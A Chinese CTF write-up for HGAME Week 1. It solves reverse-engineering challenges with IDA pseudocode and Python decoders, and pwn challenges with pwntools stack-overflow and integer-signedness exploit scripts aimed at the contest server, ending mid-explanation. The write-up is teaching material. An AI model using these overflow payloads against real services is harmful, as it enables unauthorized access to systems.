

# HGAME Week1 WriteUp

## RE

### re0

签到题！灵活运用ngc学长教的智能搜索！

```
地址 反汇编 文本字符串
011310A0: push re0.01132124 Welcome to hgame\\n
011310AA: push re0.01132138 \\nInput your flag:
011310BA: push re0.0113214C %s
011310CA: mov ecx, re0.01132108 hctf{F1r5t_St5p_Ls_Ea5y}
011310F9: push re0.01132150 Good Job!\\n
01131100: push re0.0113215C Never Give up\\n
0113110D: push re0.0113216C pause
0113119C: push re0.0113193B 3烂j
01131368: call re0.0113175F (Initial CPU selection)
0113160F: mov eax, dword ptr ds:[0x113003C] a
01131AAA: push re0.0113112B \\r
01131AAF: push re0.01133000 a
```

得到flag: `hctf{F1r5t_St5p_Ls_Ea5y}`

## baby\_crack

这应该是这一周re最难的一道题了 为什么放在第二题啊(´д` )...≡...≡  
用IDA加载后 F5main函数 整个代码逻辑很清晰

```

1 int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     char inputString[8]; // [rsp+0h] [rbp-50h]
4     __int64 v5; // [rsp+8h] [rbp-48h]
5     __int64 v6; // [rsp+10h] [rbp-40h]
6     __int64 v7; // [rsp+18h] [rbp-38h]
7     __int64 changedString; // [rsp+20h] [rbp-30h]
8     __int64 v9; // [rsp+28h] [rbp-28h]
9     __int64 v10; // [rsp+30h] [rbp-20h]
10    __int64 v11; // [rsp+38h] [rbp-18h]
11    unsigned __int64 v12; // [rsp+48h] [rbp-8h]
12
13    v12 = __readfsqword(0x28u);
14    *(_QWORD *)inputString = 0LL;
15    v5 = 0LL;
16    v6 = 0LL;
17    v7 = 0LL;
18    changedString = 0LL;
19    v9 = 0LL;
20    v10 = 0LL;
21    v11 = 0LL;
22    puts("Input your flag: ");
23    fgets(inputString, 32, stdin);
24    sub_4006DF((__int64)&changedString, (__int64)inputString); // 循环左移加密
25    sub_400662((__int64)&v5, signed int); // 部分字符交换位置
26    sub_400616((__int64)&changedString); // 利用数组下标寻找对应字符
27    if ( (unsigned int)sub_40083A((__int64)&changedString) == 1 )
28        puts("\nGood Job");
29    else
30        puts("\nTry Again");
31    return 0LL;
}
00000885:main:20 (400885)

```

一眼看过去 就知道应该是输入的字符经过三次加密 最后再进行比较  
无视掉这里函数的注释 首先看第一个函数的内容

```

IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums  Imports  Exports
1 void __fastcall sub_4006DF(__int64 a1, __int64 a2)
2 {
3     int v2; // eax
4     signed int i; // [rsp+1Ch] [rbp-4h]
5
6     for ( i = 0; i <= 19; ++i )
7     {
8         v2 = i % 4;
9         if ( i % 4 == 1 )
10        {
11            *(_BYTE *)(i + a1) = 4 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 6);
12        }
13        else if ( v2 > 1 )
14        {
15            if ( v2 == 2 )
16            {
17                *(_BYTE *)(i + a1) = 16 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 4);
18            }
19            else if ( v2 == 3 )
20            {
21                *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a2) >> 2) | (*(_BYTE *)(i + a2) << 6);
22            }
23        }
24        else if ( !v2 )
25        {
26            *(_BYTE *)(i + a1) = 2 * *(_BYTE *)(i + a2) | (*(_BYTE *)(i + a2) >> 7);
27        }
28    }
29 }
000006DF:sub_4006DF:1 (4006DF)

```

这里可以知道 应该是输入20个字符 且每四个字符为一组 一组中的字符分别进行循环左移操作 加密后的字符串写入另一个数组  
进入第二个函数

```

1 __int64 __fastcall sub_400662(__int64 a1)
2 {
3     char v1; // ST0B_1
4     __int64 result; // rax
5     signed int v3; // [rsp+Ch] [rbp-Ch]
6     signed int v4; // [rsp+10h] [rbp-8h]
7     unsigned int v5; // [rsp+14h] [rbp-4h]
8
9     v3 = 0;
10    v4 = 1;
11    v5 = 2;
12    while ( v4 <= 20 )
13    {
14        v1 = *(_BYTE *)(v3 + a1);
15        *(_BYTE *)(a1 + v3) = *(_BYTE *)(v4 + a1);
16        *(_BYTE *)(a1 + v4) = v1;
17        v3 = v4;
18        result = v5;
19        v4 += v5++;
20    }
21    return result;
22 }

```

000006BD sub\_400662:22 (4006BD)

稍加分析可以看出 这就是一些简单的交换字符 可以用口算算出

```

v3 0 1 3 6 10 15
v4 1 3 6 10 15 21
v5 2 3 4 5 6 7

```

最后进入第三个函数

```


__int64 __fastcall sub_400616(__int64 a1)
{
    __int64 result; // rax
    signed int i; // [rsp+14h] [rbp-4h]

    for ( i = 0; i <= 19; ++i )
    {
        result = (unsigned int)dword_601060[*(_unsigned __int8 *)(i + a1)];
        *(_BYTE *)(a1 + i) = result;
    }
    return result;
}

```

00000616 sub\_400616:1 (400616)

现在知道了 加密后的数字是作为数组下标来查找字符 那么我们就需要将这些数据dump下来



```
1 signed __int64 __fastcall sub_40083A(__int64 a1)
2 {
3     signed int i; // [rsp+14h] [rbp-4h]
4
5     for ( i = 0; i <= 19; ++i )
6     {
7         if ( *(_BYTE *)(i + a1) != byte_601460[i] )
8             return 0LL;
9     }
10    return 1LL;
11 }
```

00000860 sub\_40083A:7 (400860)

最后这个比较函数就没什么好说了

那么要crack这个程序 我们就需要将601460 和 601060中的数据dump(这里用的是Hex Editor)下来 然后在后者的数据中找到前者 其数组下标就是我们需要的数字 再进行换位和移位操作 最后用字符输出就行

附上py脚本:

```

listC =
['a6','4e','05','a2','b6','08','a2','ce','8c','ee','20','c2','98','a0','d
0','cd','23','a6','6a','82']

def ror(num,n):
    num = (((num << (8 - n)) & 0b11111111) | (num >> n))
    return num

fp = open("E:\\hgame\\dump.txt","r")
listA = fp.readlines()
stringA = ""
flag = ""
listB = []
listD = []
for i in listA:
    stringA += i
stringA = stringA.replace('\n',' ')
for i in range(0,len(stringA)):
    if (i % 12 == 0):
        temp = stringA[i] + stringA[i + 1]
        listB.append(temp)
for i in listC:
    for j in range(0,len(listB)):
        if i == listB[j]:
            listD.append(j)
temp = listD[10]
listD[10] = listD[15]
listD[15] = temp
temp = listD[10]
listD[10] = listD[6]
listD[6] = temp
temp = listD[3]
listD[3] = listD[6]
listD[6] = temp
temp = listD[3]
listD[3] = listD[1]
listD[1] = temp
temp = listD[1]
listD[1] = listD[0]
listD[0] = temp
for i in range(0,len(listD)):
    if i % 4 == 0:
        listD[i] = ror(listD[i],1)
    elif i % 4 == 1:
        listD[i] = ror(listD[i],2)
    elif i % 4 == 2:
        listD[i] = ror(listD[i],4)
    else:
        listD[i] = ror(listD[i],6)
for i in listD:
    flag += chr(i)

```


```
print(flag)
```

得到flag: `hctf{U_g0t_Tr1foRce}`


## nop\_pop

生气了吗!


首先打开程序:




再加上提示是把pop子给弄掉 推测程序应该是调用了个绘图API 然后通过判断某个参数来选择弹出的窗口 于是再次利用ngc学长教的智能搜索!



跳转到nop me



这里调用了个CreateWindowExW 又一个字符串nop\_me 那么目的很简单 把这个东西nop掉!! 最后将这整个函数nop掉后 保存 再次打开



给vvv爷爷提交了exe后 vvv爷爷发给了我flag: `hctf{Far5we1L_G0od_Cr4cker}`  
(后话：其实这才是最难的一题..)

## sc2\_player

首先 IDA打开!

```
IDA View-A | Pseudocode-A | Stack of sub_401000 | Stack of sub_4010B0 | Hex View-1 | Structures | Enums
11  __int16 v12; // [esp+2Dh] [ebp-7h]
12  char v13; // [esp+2Fh] [ebp-5h]
13
14  inputString = 0;
15  v5 = 0;
16  v6 = 0;
17  v7 = 0;
18  v8 = 0;
19  v9 = 0;
20  v10 = 0;
21  v11 = 0;
22  v12 = 0;
23  v13 = 0;
24  sub_401470("Input your flag: ");
25  sub_4013E0("%s", &inputString, 32);
26  if ( &inputString + strlen(&inputString) + 1 - (char *)&v5 != 28 )
27  {
28      sub_401470("Never Give Up!\n");
29      system("pause");
30      exit(0);
31  }
32  sub_4010B0((int)&inputString, (int)&encryptString, (int)&segment1, 0);
33  sub_4010B0((int)&inputString, (int)&encryptString, (int)&segment2, 1);
34  sub_4010B0((int)&inputString, (int)&encryptString, (int)&segment3, 2);
35  sub_4010B0((int)&inputString, (int)&encryptString, (int)&segment4, 3);
36  if ( sub_401160((int)&segment1, (int)&segment2, (int)&segment3, (int)&segment4, (int)&unk_404034, (int)&encryptString) != 1 )
37  {
38      sub_401470("Never Give Up!\n");
39      system("pause");
40      exit(0);
41  }
42  sub_401470("\nGood Job!\n");
43  sub_401470("Input is your flag\n");
44  system("pause");
45  return 0;
46 }
```

初步判断是分段加密后进行判断 那么首先看一下加密的函数

```
IDA View-A | Pseudocode-A | Stack of sub_401000 | Stack of sub_4010B0 | Hex View-1
1  int __cdecl sub_4010B0(int a1, int a2, int a3, signed int a4)
2  {
3      int result; // eax
4      signed int i; // [esp+0h] [ebp-4h]
5
6      for ( i = 0; i < 7; ++i )
7      {
8          *(_BYTE *)(i + a3) = (i + 35) ^ *(_BYTE *)(a2 + i + 7 * a4);
9          result = i + 1;
10     }
11     if ( a4 < 35 )
12         result = sub_401050(a1, a3, (int)&encryptString, a4);
13     return result;
14 }
```

嗯 一个很平常的异或加密后赋值 继续往下看

```
1 int __cdecl sub_401050(int inputString, int segment, int encryptString, int a4)
2 {
3     int result; // eax
4     signed int i; // [esp+0h] [ebp-4h]
5
6     for ( i = 0; i < 7; ++i )
7     {
8         *(_BYTE *)(i + encryptString) = *(_BYTE *)(encryptString + i + 7 * a4) ^ 0x34;
9         result = i + 1;
10    }
11    if ( a4 >= 0 )
12        result = sub_401000(inputString, segment, a4);
13    return result;
14 }
```

这东西好像没什么卵用 继续

```
1 int __cdecl sub_401000(int inputString, int segment, int a3)
2 {
3     int result; // eax
4     signed int i; // [esp+0h] [ebp-4h]
5
6     for ( i = 0; i < 7; ++i )
7     {
8         *(_BYTE *)(i + segment) = a3 ^ (i + 7 * a3) ^ *(_BYTE *)(inputString + i + 7 * a3);
9         result = i + 1;
10    }
11    return result;
12 }
```

这里!!!分段的数据又被重新赋值了!!!

最后看一下比较的函数

```
1 signed int __cdecl sub_401160(int a1, int a2, int a3, int a4, int a5, int a6)
2 {
3     signed int v6; // esi
4     int v7; // esi
5     int v8; // esi
6     signed int i; // [esp+4h] [ebp-4h]
7
8     v6 = sub_401110(a1, a5);
9     v7 = sub_401110(a2, a5 + 7) & v6;
10    v8 = sub_401110(a3, a5 + 14) & v7;
11    if ( (sub_401110(a4, a5 + 21) & v8) == 1 )
12        return 1;
13    for ( i = 0; i < 28; ++i )
14        *(_BYTE *)(i + a6) ^= 0x34u;
15    return 0;
16 }
```

就是将分段的内容以七个为一组的方式分别进行比较..

那么将数据dump下来 再用第三次加密的方式异或一次就好了

附上py脚本:



```

flag = ""
knowArray =
[0x68,0x62,0x76,0x65,0x7f,0x48,0x32,0x7f,0x56,0x7c,0x63,0x3f,0x52,0x65,0x
48,0x6c,0x4d,0x74,0x65,0x20,0x72,0x73,0x4a,0x60,0x73,0x7f,0x7c,0x65]
for i in range(0,28):
    flag += chr((knowArray[i] ^ i ^ (i // 7)))
print(flag)

```


最后得到flag: `hctf{M4y_th5_iDa_gulde_thee}`

(附语：其实一开始做题目 我没注意看第三次加密的代码..还以为是之前的数据再进行一次异或加密..于是想了好久的逻辑 但后来看到这段数据 发现它前四个字符和hctf的ascii相差无几 那大胆猜测是异或其位置 结果发现就前几个数据是对的 又由于第三个加密中有一个异或段数的操作 就试着再多异或一次 结果就出来了..以后会多注意看代码的..浪费了很多时间)

## pwn

### guess\_number

首先IDA打开



```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // eax
4
5     init();
6     puts("Hey gays, welcome to hgame pwn level1,");
7     puts("lets play a game, try to guess the num :)\n");
8     v3 = rand();
9     guess_num(v3);
10    return 0;
11 }

```

进入guess\_num

```
IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums  Import
1 unsigned int __cdecl guess_num(int a1)
2 {
3     int v1; // eax
4     int v3; // [esp+Ch] [ebp-10Ch]
5     unsigned int v4; // [esp+10Ch] [ebp-Ch]
6
7     v4 = __readgsdword(0x14u);
8     printf("enter your guess:");
9     __isoc99_scanf("%s", &v3);
10    if ( atoi((const char *)&v3) == a1 )
11    {
12        printf("OHHHHHHH! u did it !\norz orz orz orz\nhere is your flag:");
13        system("cat flag");
14        exit(0);
15    }
16    v1 = atoi((const char *)&v3);
17    printf("your guess is %u ,but the right num is %u\nsorry :( ,maybe next time u can made it.\n", v1, a1);
18    return __readgsdword(0x14u) ^ v4;
19 }
```

那么在v3这里就可以栈溢出 百度查阅得知atoi的最大值为0x7fffffff 那么只要将v3设置成超过这个数的值，a1都设置成这个值就OK了

附上py脚本：

```
from pwn import *
sh = remote("111.230.149.72",10002)
num = '9999999999'
padding = 'a' * 0x102
fakebp = 'a' * 4
fakeip = 'a' * 4
purposeNum = p32(0x7fffffff)
payload = num + padding + fakebp + fakeip + purposeNum
sh.sendline(payload)
sh.interactive()
```

得到flag: `hgame{S0unds_L1ke_U_KN0wn_h0w_st4ck_works}`


## flag\_server

这题最开始用了其他方法做出来hhh 后来才知道这不是预期解法  
那么还是一样 首先打开IDA看一下代码的逻辑

```
IDA View-A Pseudocode-A Hex View-1 Structures Enums
10 unsigned int v11; // [esp-10h] [ebp-10h]
11
12 v11 = __readgsdword(0x14u);
13 init();
14 v10 = 0;
15 printf("loading");
16 for ( i = 0; i >= 0; ++i )
17 {
18     if ( !(i % 100000000) )
19         putchar('.');
20 }
21 puts("OK\n");
22 v5 = 0;
23 printf("your username length: ");
24 __isoc99_scanf("%d", &v5);
25 while ( v5 > 0x3F || !v5 )
26 {
27     puts("sorry,your username is too L000000000NG~~\nplease input again.\n");
28     printf("your username length: ");
29     while ( getchar() != 10 )
30         ;
31     __isoc99_scanf("%d", &v5);
32 }
33 puts("whats your username?");
34 read_n((int*)&v9, v5);
35 if ( !strcmp((const char *)&v9, "admin") )
36 {
37     v3 = time(0);
38     srand(v3);
39     v8 = rand();
40     printf("hello admin, please input the key: ");
41     __isoc99_scanf("%u", &v6);
42     if ( v6 != v8 )
43     {
44         puts("noooo, you are not the TRUE admin!!!\nwho are you???");
45         exit(0);
46     }
47 }
```

00000932 main:25 (8048932)

乍看过去没什么问题 再看一下最可能有问题的read\_n()



```
1 int __cdecl read_n(int a1, int a2)
2 {
3     int i; // [esp-10h] [ebp-10h]
4
5     for ( i = 0; i != a2; ++i )
6     {
7         if ( read(0, (void *)(a1 + i), 1u) != 1 )
8             exit(-1);
9         if ( *(_BYTE *)(a1 + i) == '\n' )
10            {
11                *(_BYTE *)(a1 + i) = 0;
12                return i;
13            }
14    }
15    return i;
16 }
```

通过输入一个数字来限制读取的字符数量 且这个数字也被限制 但这里注意到 read\_n的判断是  $i \neq a2$  假如  $a2$  是一个负数 那么这里就可以溢出 只要能溢出 就可以直接将  $v10$  的值改编成非0的数 也就可以看到flag了

下面上py脚本:

```
from pwn import *
sh = remote("111.230.149.72",10001)
sh.recv()
sh.sendline('-1')
sh.recv()
padding = 'a' * 0x50
purposeNum = p32(0x1)
payload = padding + purposeNum
sh.sendline(payload)
sh.interactive()
```

得到flag: `hgame{Be_c4r3fu1_wHile_u5ing_1nt_And_unsigned_1nt}`

## zazahui

大扎好 我是古天乐

首先用IDA打开

```
IDA View-A  Pseudocode-A  Hex View-1  A
1 int __cdecl main()
2 {
3     setvbuf(stdout, 0, 2, 0);
4     sub_80485CB();
5     sub_8048698();
6     return 0;
7 }
```

首先进入第一个函数

```
IDA View-A  Pseudocode-A  Hex View-1  A
1 int sub_80485CB()
2 {
3     FILE *v0; // ST1C_4
4     FILE *v1; // ST18_4
5
6     v0 = fopen("ad", "r");
7     v1 = fopen("flag", "r");
8     __isoc99_fscanf(v0, "%s", &unk_804A160);
9     return __isoc99_fscanf(v1, "%s", &unk_804A060);
10 }
```

这里很明显 flag被写进了804a060这个地址  
进入第二个函数看一下

```
IDA View-A Pseudocode-A Hex View-1 Structures Enums
1 int sub_8048698()
2 {
3     char s1; // [esp+8h] [ebp-C0h]
4     char *s; // [esp+B8h] [ebp-10h]
5     int v3; // [esp+8Ch] [ebp-Ch]
6
7     s = (char *)&unk_804A160;
8     v3 = 100;
9     while ( 1 )
10    {
11        if ( !v3 )
12            return puts("戏兄弟就来干我! http://lanyue.tanwan.com/");
13        printf("再和我一起念%d次就能拿到flag了: \n", v3);
14        puts(s);
15        printf("> ");
16        sub_8048634((int)&s1, 0xBC);
17        if ( !strcmp(&s1, "fuck it") )
18            break;
19        if ( !strcmp(&s1, s) )
20        {
21            puts("me too! again!!!\n");
22            --v3;
23        }
24        else
25        {
26            puts("that's not right :(\n");
27        }
28    }
29    return puts("sorry :(");
30 }
```

看一下sub\_8048634这个函数

```
IDA View-A Pseudocode-A Hex View-1
1 int __cdecl sub_8048634(int a1, int a2)
2 {
3     int i; // [esp+Ch] [ebp-Ch]
4
5     for ( i = 0; i != a2; ++i )
6     {
7         if ( read(0, (void *)(a1 + i), 1u) != 1 )
8             exit(-1);
9         if ( *(_BYTE *)(a1 + i) == 10 )
10        {
11            *(_BYTE *)(a1 + i) = 0;
12            return i;
13        }
14    }
15    return i;
16 }
```

发现这实际上就是read\_n 这里限制了只能写0xbc个字符 也就无法伪造eip跳转到puts将flag打印出来 但是我们可以看到 有一个puts(s) 而s的地址就在可以被写入的范围之内 那么很简单了 我们只要将s的值改成flag的地址 就可以直接打印出flag了

附上脚本

```

from pwn import *
sh = remote("111.230.149.72",10003)
padding = 'a' * 0xb0
payload = padding + p32(0x0804a060) + 'a'
sh.sendline(payload)
sh.interactive()

```

需要注意的是 在sendline的最后需要补一个字符 因为假如不补字符的话 那么在read\_n()中 最后一个字符'\n'将会被转成'\0' 那么

```

11 | if ( !v3 )
12 |     return puts("戏兄弟就来干我! http://lanyue.tanwan.com/");

```

